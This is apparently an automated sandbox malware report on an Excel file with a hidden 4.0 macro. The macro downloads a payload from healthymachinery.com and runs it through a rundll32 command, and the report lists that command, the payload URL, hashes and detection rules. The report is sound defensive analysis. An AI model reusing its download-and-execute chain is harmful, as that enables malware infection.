ID: 356299
Sample Name:
Document1094680387_02012021.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:42:12
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Document1094680387_02012021.xls

Overview


General Information

Sample Name:	Document1094680387_02012021.xls
Analysis ID:	356299
MD5:	9423ee9775707d..
SHA1:	debc0defc997fde..
SHA256:	7034e21128da9c..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Internet Provider seen in connection…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2200 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2372 cmdline: rundll32 ..\MORI.BAST,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Document1094680387_02012021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xaf0b:$e1: Enable Editing • 0xaf55:$e1: Enable Editing • 0xaf73:$e2: Enable Content
Document1094680387_02012021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
healthymachinery.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://healthymachinery.com/health/32-422-76.assp	8%	Virustotal		Browse
http://healthymachinery.com/health/32-422-76.assp	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
healthymachinery.com	172.67.149.197	true	true	• 8%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://healthymachinery.com/health/32-422-76.assp	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2084703023.0000000001D97000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2084485230.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	32-422-76[1].htm.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.149.197	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356299
Start date:	22.02.2021
Start time:	21:42:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Document1094680387_02012021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@3/8@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	muOvK6dngg.exe	Get hash	malicious	Browse	• 172.67.141.244
	rieuro.dll	Get hash	malicious	Browse	• 104.20.185.68
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	One Note shergott@vivaldicap.com.html	Get hash	malicious	Browse	• 104.16.18.94
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 104.21.62.185
	purchase order 1.exe	Get hash	malicious	Browse	• 172.67.188.154
	telex transfer.exe	Get hash	malicious	Browse	• 172.67.188.154
	GPP.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL Shipment Notification 6368638172.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	#11032019 de investigaci#U00f3n de #U00f3rdenes,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Halkbank_Ekstre_20210222_082357_541079.exe	Get hash	malicious	Browse	• 104.21.19.200
	swift payment.doc	Get hash	malicious	Browse	• 104.21.19.200
	FAX-MESSAGE201636576736375362.hTMl	Get hash	malicious	Browse	• 104.16.18.94
	Order_C3350191107102300.exe	Get hash	malicious	Browse	• 172.67.188.154
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 23.227.38.74

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\32-422-76[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	4318
Entropy (8bit):	4.978706497143023
Encrypted:	false
SSDEEP:	96:1j9jwljYjyDK/DZD8jH+k1fiPvJADh/pRscs1szbGD:1j9jhjYjWK/lyH+k0RADh/pmcs1sfGD
MD5:	2885250688BD4C1C1BB0ABE37E258DDC
SHA1:	A0C1355880E29CA2B53A875CB3C296FA6E7EA829
SHA-256:	BE620E05FC49EFF7529785A5D8B96E40B9F1668BBC80B7C33EC46453DEBB3AE4
SHA-512:	BD118277C49F05C733EEBD7F674877749639EC64D9C55ADAA72E3DDFB669EECF83F8D9238C53F7C92FF9702D5C8218F3799335E6FBDE36BE964B0AA243E973
Malicious:	false
Reputation:	low
IE Cache URL:	http://healthymachinery.com/health/32-422-76.assp
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]--><style type="text/css">body{margin:0;padding:0}</style>...

C:\Users\user\AppData\Local\Temp\B5CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26497
Entropy (8bit):	7.568364582865906
Encrypted:	false
SSDEEP:	384:1nnowDuBP+y+mjZ0VTquDznB3dPjZ8aoVT0QNuzWKPqGndVVBdd:1nnlDuBP+Tmje3nXPj6W+u7qkPLdd
MD5:	F3B6E4C5C9FA1158B6FAC9252C28F970
SHA1:	0EF9E1DCD12EE01EB92F610564D8AEB7F1F67A98
SHA-256:	569F33677C782BF3A4C8421D4F3C6A76BEEBB41DD2FD3D845C37193758254461
SHA-512:	D3C42FBAEBE32348686ADFCCA0E00E3EC2F3977DCAA0C74BAE0200A835993113D0112B017CACECBD884B4B4FD542257144F26C06D679A3E8514B7C641940B7AE
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?.&..an.0.....#.z.Bj.Fq8..XS=CD.]....I...Z....*L.)a...m.....6.VT.e}J.;.({.....G+....!..~9.}.....)c.....I...wJ...z.].j...h)....N..~.....O..... Y...1>@Jd..?..\ ..m...WD0.W2!s...b.{.....C.y;...'-`...{.....z...9...X.F.iJb..2..'..hNh....S.D^n....'9.~.I...Qt.*d...z.f.3..Ov.m7.....qL[.xf.;.).^DP..6rwv..cO.PQ.d.|x.x.....F^.....{....}...qG8].k...u .I... .....{g..cE.:...1.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 04:42:36 2021, atime=Tue Feb 23 04:42:36 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.468842484038273
Encrypted:	false
SSDEEP:	12:85Qc0LgXg/XAlCPCHaXgzB8IB/iGkZX+Wnicvb4AubDtZ3YilMMEpxRljKXlcTdK:85Zi/XTwz6IAjYekAiDv3qPrNru/
MD5:	E382379E6F8EC21891A4C09FC78B2C33
SHA1:	81B9B99F3BF9B4519E6ED6013413BF3327D48BF3
SHA-256:	657B78085B6180BD0BADC5FF6667219E2DF14FC6FC2FA0A0A4F1F550AF56C650
SHA-512:	53FD2827C93CB851ED840261AE22E4BEEC4D398B091B823C95D7F8EF092FCFD3998612EB1866F694502555110424FF591234D659DF437E9DB1A3EFB1521872A0
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G..O.z.....O.z.....0.....i....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....WRS-..Desktop.d.....QK.XWRS-*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\724536\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....724536.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Document1094680387_02012021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Tue Feb 23 04:42:36 2021, atime=Tue Feb 23 04:42:36 2021, length=44032, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.500480590351624
Encrypted:	false
SSDEEP:	24:8HYn/XTwz6I4U8WcqFekAxqZDv3qPdM7dD2HYn/XTwz6I4U8WcqFekAxqZDv3qPg:8M/XT3Ing+YJPQh2M/XT3Ing+YJPQ/
MD5:	401E0C09D6A3D5BFFF6B567EC7699127
SHA1:	2D7471A620659CF28658DD30702654F86E33A703
SHA-256:	BB865549E2FD35FE53C099CBFF8746859936D9F6706558D4860DAA8B0D134E19
SHA-512:	0018087D2F3EAF6D42CE5E01C82F38AE074D4D6FB6F0E2CAB1AAC6B23E153474C42F2A669F8AC6897DA8679A6290202F39F65D70584CE860084F868DD9561772
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...$l...{..O.z.....p.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....WRO- 